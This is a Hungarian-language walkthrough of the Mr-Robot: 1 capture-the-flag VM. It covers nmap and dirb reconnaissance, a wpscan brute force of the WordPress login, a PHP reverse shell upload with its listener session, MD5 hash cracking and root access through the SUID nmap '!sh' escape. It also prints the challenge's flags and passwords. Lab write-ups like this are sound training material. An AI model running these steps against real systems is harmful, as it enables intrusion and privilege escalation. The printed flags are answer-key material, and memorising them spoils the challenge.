Név: Mr-Robot: 1

Megjelenés Dátuma: 2016.06.28

Szerző: Leon Johnson

Leírás: A gép a Mr Robot sorozat által inspirált VM. szintjét nagyjából egy kezdő nehézségre tenném, használt programok közé tartozik az NMAP,Gobuster/Dirbuster,WPScan. A következőkben ezt a folyamatot fogom dokumentálni. A cél, hogy megszerezzünk 3 darab flag-et.

Elsőnek is scanneljük végig a hálózatot, hogy beazonosítsuk a hostot. Ezt a netdiscover paranccsal tudjuk megtenni.

```
3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
192.168.36.1    0[redacted]e      1       60  PCS Systemtechnik GmbH
192.168.36.8    08:[redacted]0f   1       60  PCS Systemtechnik GmbH
192.168.56.1    0[redacted]       1       60  Unknown vendor
```

Most megnézzük milyen nyitott portokat találunk az ip címen (192.168.36.8). Ezt az Nmap parancs beírásával fogjuk elérni.

```
└─$ sudo nmap -sC -sV -O 192.168.36.8
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-24 07:52 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specif
Nmap scan report for 192.168.36.8
Host is up (0.00068s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
MAC Address: [redacted] (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.16 - 4.6 (96%), Linux 3.2 - 4.9 (94%), Linux 4.10 (94%),
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.10 seconds
```

Ahogy láthatjuk a 80-as port nyitva van, nézzük is meg, hogy mit találhatunk ezen a weboldalon.


```
07:58 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

07:58 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Ha megnyitjuk a böngészőnket és elmegyünk az adott ip-re akkor egy rövid töltés után egy üzenetet kapunk majd egy terminált amiben a megadott parancsokat tudjuk beírni.

- prepare: egy 1 percet videót kapunk
- fsociety: szintén egy videó, viszont ez rövidebb
- inform: pár képet kapunk, ami sorozatból néhány utalás
- question: ismételten pár kép a sorozatból
- wakeup: egy videórészlet a sorozatból
- join: rövid szöveg után kér egy email címet, majd azzal az információval távozunk, hogy még értesítenek minket.

Ezekből a parancsokból, sok hasznos információt nem tudtunk meg, de nézzük meg, hogy milyen elérhető directoriek vannak még, amiket meg tudunk nézni. Ezt személy szerint a dirbuster(dirb) programmal fogom megnézni, de használható a gobuster is.

A parancs a következő: **dirb http://ip-cím** -r




Sok érdekes dolgot találhatunk itt, minket itt a CODE:200 elemek érdekelnek elsősorban hiszen ezekre kaptunk OK választ a böngészőtől. Ezekből is a robots.txt ami nekünk hasznos lesz. Ha elnavigálunk ide, akkor találhatunk 1 filet és az első flaget is.

`flag 1: 073403c8a58a1f80d943455fb30724b9`

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Ha beírjuk és letöltjük az fsocity.dic-et akkor egy listát kapunk. Ha tovább nézzük a mappákat néhány zsákutcát fogunk találni, viszont ami avatott szemeknek feltűnhet az az, hogy az oldal egy WordPress login paget is tartalmaz, ami utal, jelen esetben egy WordPress oldalra. Az alapvető admin-admin és társai kipróbálása után a WordPress beépített feature miatt tudtam, hogy nincsenek ilyen felhasználónevek.




Miután alaposabban átvizsgáltam a fsocity.dic file első pár sorát elkezdtem kipróbálni néhány kombinációt és hamarosan találtam is egy elliot nevű felhasználót. Ezután a wpscan programot használtam, ami a WordPress oldalak pluginjait tudja ellenőrizni, felhasználókat tud keresni, és bruteforce támadást is tud a login page ellen végrehajtani.

Most egy bruteforce támadást hajtottam végre az elliot nevű felhasználó ellen az fsocity.dic pedig jelszóként használtam fel ebben a műveletben. Az eredmény pedig a következő lett:

elliot – ER28-0652

siker!


Beléptünk a WordPress admin panelbe.



Innen tudunk egy reverse shellt feltölteni és így bejutni a gépbe, majd onnan eljutni a root jogig. Én ezt a pentestmonkey weboldalról letöltött shellt fogom használni, amiben átírom az ip-t és a portot.


https://pentestmonkey.net/

Ez után elindítunk egy listenert ami várni fogja, hogy felcsatlakozzunk rá.



Ha ez is megvan, akkor elnavigálunk a következő címre:

http://ip-cím/wp-content/twentyfifteen/shellnev.php és ha mindent jól csináltunk a következőt kell, hogy kapjuk.





Bent is volnánk. Ám közel se vagyunk még kész. Most jön, hogy teljes mértékben megszerezzük a gépet a root jog elérésével. Kezdésnek nézzünk szét a gépen az alapvető mappákban, ahol lehetnek érdekes dolgok, amit fel tudunk használni. Nem is kell sokat keresgélni, ugyanis /home/robot

mappában megtaláljuk a következő flagat és egy érdekes filet.

```
listening on [any] 4444 ...
connect to [192.168.10.7] from (UNKNOWN) [192.168.10.68] 56140
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 16:38:21 up 26 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Egy file a robot nevű felhasználó jelszó hashéhez, ami a név alapján egy raw md5 hash lesz. Több lehetőség is van ennek a hashnek a megfejtésére, remek program például a john the reaper vagy az online crackstation is.





Ezekből kiderül, hogy a robot userhez a jelszó nem más mint: abcdefghijklmnopqrstuvwxyz

és a következő flag is megvan:

`flag 2: 822c73956184f694993bede3eb39f959`

Már csak 1 flag van hátra és egy root jog, hogy kimaxoljuk ezt a feladatot. Most, hogy a robot userbe vagyunk, nézzünk szét is egy kicsit, hogy milyen jogosultságaink vannak. A sudo –l parancsra nem dob ki semmit és a mappánkban sincs már semmi használható. Egy kis ügyeskedés után találhatunk érdekes dolgot a gépen a következő kóddal:

find / -perm -u=s -type f 2>/dev/null

Ez a parancs kilistázza az összes SUID filet a gépen, amivel ha találunk nem jól beállított filet egyszerűen végezhetünk egy privilege escalationt.

```
Sorry, user robot may not run sudo on linux.
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Ezekből sokat nem tudunk felhasználni általában, sőt van olyan is, hogy egyáltalán nem tudjuk őket felhasználni. Viszont jelenleg nem ez a helyzet. Van 1 ami kitűnik. /usr/local/bin/nmap. A https://gtfobins.github.io/ oldalon több száz ilyen nem jól konfigurált példa van. Ilyen itt az nmap is.

Limited SUID

nmap

Binary	Functions
nmap	Shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, SUID, Sudo, Limited SUID

Az innen felhasznált pár sorral pedig könnyen megszerezhetjük a kívánt eredményt.

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```

Innentől kezdve megszereztük a gépet és begyűjthetjük a harmadik flagat is, ezzel együtt a VM-et.

```
# cd /root
cd /root
# ls -la
ls -la
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

`flag 3: 04787ddef27c3dee1ee161b21670b4e4`